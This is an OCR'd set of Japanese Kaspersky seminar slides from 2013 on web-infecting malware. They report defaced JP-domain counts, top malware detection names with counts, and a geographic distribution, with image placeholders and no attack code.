ウェブ感染型マルウェア観測記

株式会社カスペルスキー　情報セキュリティラボ
前田　典彦

KASPERSKY

「止まらない！ウェブ改ざんの実態と対策」セミナー

主催：日本セキュリティオペレーション事業者協議会(ISOG-J)

ISOG-J

2013年8月22日 @虎ノ門スクエア

ウェブ感染型マルウェア観測記


株式会社カスペルスキー　情報セキュリティラボ
前田　典彦

「止まらない！ウェブ改ざんの実態と対策」セミナー

主催：日本セキュリティオペレーション事業者協議会(ISOG-J)


2013年8月22日 @虎ノ門スクエア

JPドメインの改ざん件数




集計期間：2013年7月1日～15日
Kaspersky Security Networkより抽出


Trojan-Downloader.JS.Iframe.deg 278
HEUR:Trojan.Script.Generic 187
Trojan.JS.Iframe.aeq 147
Trojan.JS.Agent.cbn 120
Trojan.JS.Redirector.zj 36
Trojan.JS.Iframe.aep 30
Trojan-Downloader.HTML.JScript.cf 22
Trojan-Downloader.HTML.JScript.ck 18
Trojan-Downloader.JS.Iframe.ddy 17
HEUR:Trojan.Script.Iframer 17


7月5日
7月7日
7月9日
7月11日
Trojan-Downloader.JS.Iframe.deg 278
HEUR:Trojan.Script.Generic 187
Trojan.JS.Iframe.aeq 147
Trojan.JS.Agent.cbn 120
Trojan.JS.Redirector.zj 36
Trojan.JS.Iframe.aep 30

Trojan-Downloader.JS.Iframe.deg 地理的分布




ユーザー数：6445　通知数：16106





日本　990

ご注意！ ---Kaspersky Daily 7月5日

KASPERSKY lab DAILY





